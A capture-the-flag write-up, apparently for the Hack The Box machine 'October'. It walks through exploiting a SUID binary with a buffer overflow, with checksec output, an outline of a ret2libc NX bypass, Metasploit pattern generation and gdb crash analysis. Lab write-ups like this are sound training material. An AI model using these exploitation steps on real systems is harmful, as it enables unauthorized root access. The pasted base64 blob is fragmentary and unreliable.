
```
SALgAAAAAAAAAAAAAAAQA8f8BAAAAAAAAAAAAAAAAEAPH/wQAAAFSGBAgAAAAAAQARAM8AAAA
AAAABIACAEAAACgBAgAAAAAAAQAXAB4BAABAhQQIAgAAABIADQAuAQAAAAAAAAAAAAAAgAAAAS
IAAAAABIADgCKAQAAAAAAAAAAAAAASAAAAnAEAACCgBAgAAAAAEAAYAKkBAAAAAAAAAAAAAAAACA
NCEBAhhAAAAEgANABECAAAsoAQIAAAAABAAGQAWAgAAgIMECAAAAAASAA0AHQIAAFiFBAgEA
VAgAAAAAAAAAAAAAgAAAAbwIAAPSCBAgAAAAAEgALAABjcnRzdHVmZi5jAF9fSkNSX0xJU1F
XRlZC42NTkxAF9fZG9fZ2xvYmFsX2R0b3JzX2F1eF9maW5pX2FycmF5X2VudHJ5AGZyYW1lX
fAF9faW5pdF9hcnJheV9lbmQAX0RZTkFNSUMAX19pbml0X2FycmF5X3N0YXJ0AF9HTE9CQUx
190aHVuay5ieABkYXRhX3N0YXJ0AHByaW50ZkBAR0xJQkNfMi4wAF9lZGF0YQBfZmluaQBzc
sZQBfSU9fc3RkaW5fdXNlZABfX2xpYmNfc3RhcnRfbWFpbkBAR0xJQkNfMi4wAF9fbGliY19
0VORF9fAF9JVE1fcmVnaXN0ZXJUTUNsb25lVGFibGUAX2luaXQA  |base64 -d> ovrflw
```



```
┌──(root💀kali)-[/Documents/htb/boxes/october]
└─# ls -al
total 2716
drwxr-xr-x  3 root root   4096 Apr 14 23:25 .
drwxr-xr-x 21 root root   4096 Apr 14 13:24 ..
-rwxr-xr-x  1 root root  46631 Apr 14 22:44 LinEnum.sh
drwxr-xr-x  2 root root   4096 Apr 14 20:00 nmap
-rw-r--r--  1 root root 753664 Apr 14 23:25 october.ctb
-rw-r--r--  1 root root 663552 Apr 14 23:25 october.ctb~
-rw-r--r--  1 root root 663552 Apr 14 23:20 october.ctb~~
-rw-r--r--  1 root root 610304 Apr 14 23:19 october.ctb~~~
-rw-r--r--  1 root root   7377 Apr 14 23:25 ovrflw
-rwxr-xr-x  1 root root   5493 Apr 14 22:37 shell.php
-rwxr-xr-x  1 root root   5493 Apr 14 22:39 shell.php5
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/october]
└─# chmod +x ovrflw

┌──(root💀 kali)-[/Documents/htb/boxes/october]
└─# ls -al
total 2908
drwxr-xr-x  3 root root   4096 Apr 14 23:26 .
drwxr-xr-x 21 root root   4096 Apr 14 13:24 ..
-rwxr-xr-x  1 root root  46631 Apr 14 22:44 LinEnum.sh
drwxr-xr-x  2 root root   4096 Apr 14 20:00 nmap
-rw-r--r--  1 root root 802816 Apr 14 23:26 october.ctb
-rw-r--r--  1 root root 757760 Apr 14 23:26 october.ctb~
-rw-r--r--  1 root root 663552 Apr 14 23:25 october.ctb~~
-rw-r--r--  1 root root 663552 Apr 14 23:20 october.ctb~~~
-rwxr-xr-x  1 root root   7377 Apr 14 23:25 ovrflw
-rwxr-xr-x  1 root root   5493 Apr 14 22:37 shell.php
-rwxr-xr-x  1 root root   5493 Apr 14 22:39 shell.php5
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/october]
└─# gdb ./ovrflw
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./ovrflw...
(No debugging symbols found in ./ovrflw)
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$
```


nx is also enabled

What is NX Bit?


Its an exploit mitigation technique which makes certain areas of memory non executable and makes an executable area, non writable. Example: Data, stack and heap segments are made non executable while text segment is made non writable.

With NX bit turned on, our classic approach to stack based buffer overflow will fail to exploit the vulnerability. Since in classic approach, shellcode was copied into the stack and return address was pointing to shellcode. But now since stack is no more executable, our exploit fails!! But this mitigation technique is not completely foolproof, hence in this post lets see how to bypass NX Bit!!

HOW TO bypass it!!!
we need to find :
offset
some address like : system, exit, /bin/sh
then we gonna do “A”*offset + “system+exit+/bin/sh” (little endian)
brute forcing -bypassing ASLR




```
┌──(root💀kali)-[~]
└─# locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

┌──(root💀kali)-[~]
└─# python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print "A"*200
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>> 
```




```
www-data@october:/usr/local/bin$ ./ovrflw AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

its create a unique pattern




```
┌──(root💀kali)-[~]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4A
f5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
```

putting break point at main




```
gdb-peda$ b main
Breakpoint 1 at 0×8048480
gdb-peda$ 
```




```
gdb-peda$ r Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
Starting program: /Documents/htb/boxes/october/ovrflw Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A
d7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
[----------------------------------registers-----------------------------------]
EAX: 0×f7fb3ae8 ⟶ 0×ffffd1b0 ⟶ 0×ffffd449 ("COLORFGBG=15;0")
EBX: 0×0
ECX: 0×cf7d159b
EDX: 0×ffffd134 ⟶ 0×0
ESI: 0×f7fb1000 ⟶ 0×1e4d6c
EDI: 0×f7fb1000 ⟶ 0×1e4d6c
EBP: 0×ffffd0f8 ⟶ 0×0
ESP: 0×ffffd0f8 ⟶ 0×0
EIP: 0×8048480 (<main+3>:       and    esp,0×fffffff0)
EFLAGS: 0×246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0×8048478 <frame_dummy+40>:  jmp    0×80483f0 <register_tm_clones>
   0×804847d <main>:    push   ebp
   0×804847e <main+1>:  mov    ebp,esp
⇒ 0×8048480 <main+3>:  and    esp,0×fffffff0
   0×8048483 <main+6>:  add    esp,0×ffffff80
   0×8048486 <main+9>:  cmp    DWORD PTR [ebp+0×8],0×1
   0×804848a <main+13>: jg     0×80484ad <main+48>
   0×804848c <main+15>: mov    eax,DWORD PTR [ebp+0×c]
[------------------------------------stack-------------------------------------]
0000| 0×ffffd0f8 ⟶ 0×0
0004| 0×ffffd0fc ⟶ 0×f7deae46 (<__libc_start_main+262>:       add    esp,0×10)
0008| 0×ffffd100 ⟶ 0×2
0012| 0×ffffd104 ⟶ 0×ffffd1a4 ⟶ 0×ffffd35c ("/Documents/htb/boxes/october/ovrflw")
0016| 0×ffffd108 ⟶ 0×ffffd1b0 ⟶ 0×ffffd449 ("COLORFGBG=15;0")
0020| 0×ffffd10c ⟶ 0×ffffd134 ⟶ 0×0
0024| 0×ffffd110 ⟶ 0×ffffd144 ⟶ 0×8d84eb8b
0028| 0×ffffd114 ⟶ 0×f7ffdb40 ⟶ 0×f7ffdae0 ⟶ 0×f7fcb3e0 ⟶ 0×f7ffd980 ⟶ 0×0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0×08048480 in main ()
```

continue




```
gdb-peda$ c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0×0
EBX: 0×0
ECX: 0×ffffd440 ("Ag4Ag5Ag")
EDX: 0×ffffd14c ("Ag4Ag5Ag")
ESI: 0×f7fb1000 ⟶ 0×1e4d6c
EDI: 0×f7fb1000 ⟶ 0×1e4d6c
EBP: 0×41366441 ('Ad6A')
ESP: 0×ffffd100 ("8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
EIP: 0×64413764 ('d7Ad')
EFLAGS: 0×10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0×64413764
[------------------------------------stack-------------------------------------]
0000| 0×ffffd100 ("8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0004| 0×ffffd104 ("Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0008| 0×ffffd108 ("e1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0012| 0×ffffd10c ("2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0016| 0×ffffd110 ("Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0020| 0×ffffd114 ("e5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
